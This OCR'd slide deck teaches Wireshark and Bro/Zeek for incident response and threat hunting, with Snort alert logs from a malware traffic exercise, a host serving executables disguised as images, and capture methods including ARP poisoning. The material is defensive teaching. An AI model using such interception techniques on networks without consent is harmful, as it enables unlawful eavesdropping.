
RICHEY MAY Technology Solutions
Discover / Develop / Deliver
Wireshark for IR & Threat Hunting
Michael Wylie, MBA, CISSP

RICHEY MAY
TECHNOLOGY SOLUTIONS

About Me:

Mike Wylie, MBA, CISSP

Director, Cybersecurity Services


RICHEY MAY TECHNOLOGY SOLUTIONS

Additional	Certifications
• GPEN • CEI • Project + • Security + • GMON • CEH	• CCNA R&S • CCNA CyberOps • Pentest + • CHPA • Splunk User • SumoLogic Security

RICHEY MAY
TECHNOLOGY SOLUTIONS

About Richey May Technology Solutions

Richey May Technology Solutions is a results-driven consulting firm offering the full spectrum of technology solutions for your business. Led by technology experts with decades of cumulative experience in executive IT roles, our team is able to bring you pragmatic, real-world solutions that deliver value to your business.



RICHEY MAY
TECHNOLOGY SOLUTIONS

Disclaimer

California's wiretapping law is "two-party consent". California makes it a crime to record or eavesdrop on any confidential communication, including a private conversation or telephone call, without the consent of all parties to the conversation. See Cal. Penal Code § 632. The statute applies to "confidential communications" -- i.e., conversations in which one of the parties has an objectively reasonable expectation that no one is listening in or overhearing the conversation.

Using Wireshark or any packet capture tools without “two-party consent” may be considered illegal according to Federal and State laws. Contact an attorney for more information.

I am not an attorney, I just pretend to be one. Know the laws.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Disclaimer


- Wireshark may be subject to U.S. export regulations.
- Consult a lawyer with questions.
- All the information provided in this course is for educational purposes only. Corporate Blue, Michael Wylie, and ISSA is no way responsible for any misuse of the information.
- PCAPs contain malware binaries. Use at your own risk.
- You are responsible for your actions and your computer.

RICHEY MAY
TECHNOLOGY SOLUTIONS

What is a Breach?

- Violation of your information
- Imagine a criminal came into your house, found your file cabinet and walked out the door with copies
- We give companies our data and trust they will protect it
- NOTE: California requires reporting of 500 or more unencrypted records

RICHEY MAY
TECHNOLOGY SOLUTIONS



RICHEY MAY
TECHNOLOGY SOLUTIONS


More Legal Stuff

- NSA wire tapped the U.S. in a program called PRISM
- Edward Snowden released proof of PRISM and other data collected by the NSA
- Federal intelligence agencies may wiretap with a secret court order under the Foreign Intelligence Surveillance Act (FISA)
- FISA court has rejected 21 requests to surveil people in the U.S. from 1978-2016
- 1,614 requests received in 2017

RICHEY MAY
TECHNOLOGY SOLUTIONS

What's a Protocol Analyzer?

- Hardware or software
- Captures and analyzes signals/data traffic on a network
- Puts the NIC into promiscuous mode
- Sniffs/collects 1s and 0s on the network
- Popular Protocol Analyzers
  - Wireshark
  - TCPDump
  - OptiView
  - tShark



RICHEY MAY
TECHNOLOGY SOLUTIONS

What's Incident Response (IR)?

- Addressing & managing post cybersecurity cases
  - Prepare for potential cybersecurity events
  - Identify an incident
  - Contain the threat
  - Eradicate the threat
  - Recovery business operations
  - Lessons learned
- Example: Customer passwords were stolen and posted on Wikileaks. How did it happen? Who did it?

RICHEY MAY
TECHNOLOGY SOLUTIONS

What's Threat Hunting?

- "…the process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions." – Sqrrl (2016)
- 100% of threats cannot be prevented
- Assumes the organization is already compromised
- Proactive searching for threats on the network
- Threats may have evaded security solutions

RICHEY MAY
TECHNOLOGY SOLUTIONS

Questions to Ask in Malware IR

- Is the content/file malicious?
- Who does the malware contact and why?
- How does the malware modify the system?
- How can the malware be detected or removed?
- Is there a vaccine that can be applied?

RICHEY MAY
TECHNOLOGY SOLUTIONS

Packet analysis is an important skill for cybersecurity professionals, as today's threats may have slipped by your defenses and found a home on your network.

RICHEY MAY
TECHNOLOGY SOLUTIONS

Scenarios & Use Cases

- IDS/IPS alerts (e.g. Snort)
- NSM tool (e.g. Security Onion)
- Threat Hunting
- Bro/Zeek

RICHEY MAY
TECHNOLOGY SOLUTIONS

Snort Alert (2017-03-25)

```
03/21-15:49:25.123933  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.123933  [**] [1:2018959:4] ET POLICY PE EXE or DLL Windows file download HTTP [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.474616  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:25.612796  [**] [1:2014520:2] ET INFO EXE - Served Attached HTTP [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:49:26.025997  [**] [1:23605:11] FILE-IDENTIFY Armadillo v1.xx - v2.xx file magic detected [**] [Classification: Misc activity] [Priority: 3] {TCP} 50.63.125.1:80 -> 192.168.22.94:49161
03/21-15:50:18.881111  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49232 -> 52.50.59.31:80
03/21-15:52:20.337060  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49491 -> 52.50.59.31:80
03/21-15:52:37.309843  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49528 -> 77.225.141.195:80
03/21-15:54:21.091563  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49757 -> 52.50.59.31:80
03/21-15:54:37.747906  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:49791 -> 77.225.141.195:80
03/21-15:56:21.846348  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50024 -> 52.50.59.31:80
03/21-15:56:22.579086  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50027 -> 14.152.86.33:80
03/21-15:56:38.202144  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50062 -> 77.225.141.195:80
03/21-15:58:22.758432  [**] [1:2018358:5] ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.22.94:50290 -> 52.50.59.31:80
```

ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1

RICHEY MAY
TECHNOLOGY SOLUTIONS

Hunting with Bro/Zeek

```
user@vm-ubuntu18 ~/Downloads bro -r 2017-03-25-traffic-analysis-exercise.pcap
```

```
$ ls *.log
conn.log  dhcp.log  dns.log  files.log  http.log  packet_filter.log  pe.log  ssl
.log  weird.log  x509.log
```

```
$ cat files.log | bro-cut [field1 field2]
```

```
a.png          FgHDZh4sq2C7HSsqC1      50.63.125.1     192.168.22.94   HTTP    application/x-dosexec   -
853.png        FDVrin3KlGOyami4K4      50.63.125.1     192.168.22.94   HTTP    application/x-dosexec   -
0c1d552cb1d4cb.png      F7qKKg3LLt55Ylg5kj      50.63.125.1     192.168.22.94   HTTP    application/x-dosexec   -
install_flash_player_24_active_x.exe    F4A7mV1b4D8WhXZZ8       23.3.88.8       192.168.22.94   HTTP    text/html
```

RICHEY MAY
TECHNOLOGY SOLUTIONS

RICHEY MAY
TECHNOLOGY SOLUTIONS

Tap Into The Network

RICHEY MAY
TECHNOLOGY SOLUTIONS

Hubs, Switches, Routers oh my

- Hub (Layer 1)
  - Packets received go out every interface
  - One large collision domain
  - Broadcast domain unaware

- Switch (Layer 2)
  - CAM table determines where to send packets
  - Each interface is it's own collision domain

RICHEY MAY
TECHNOLOGY SOLUTIONS

Hubs, Switches, Routers oh my


- Wireless Access Point (WAP) (Layer 2)
  - One large collision domain
  - Uses CSMA/CA to avoid collisions on the network

- Router (Layer 3)
  - Connects networks together (e.g. Internet to your home network)
  - Routes traffic between networks like a traffic cop

RICHEY MAY
TECHNOLOGY SOLUTIONS


Capture Methods

- Hub / WAP (passive):
  - 1. Put NIC in promiscuous mode
  - 2. Start Wireshark capture
- Switch / Router (active):
  - ARP Poisoning
  - In-line network tap
  - SPAN / Mirror port
  - Firewall capture



RICHEY MAY
TECHNOLOGY SOLUTIONS

Cisco SPAN



Enter Global Configuration Mode

C2960# configure terminal


Define the SOURCE interface(s)


C2960(config)# monitor session 1 source interface fastethernet 0/5

Define the DESTINATION interface

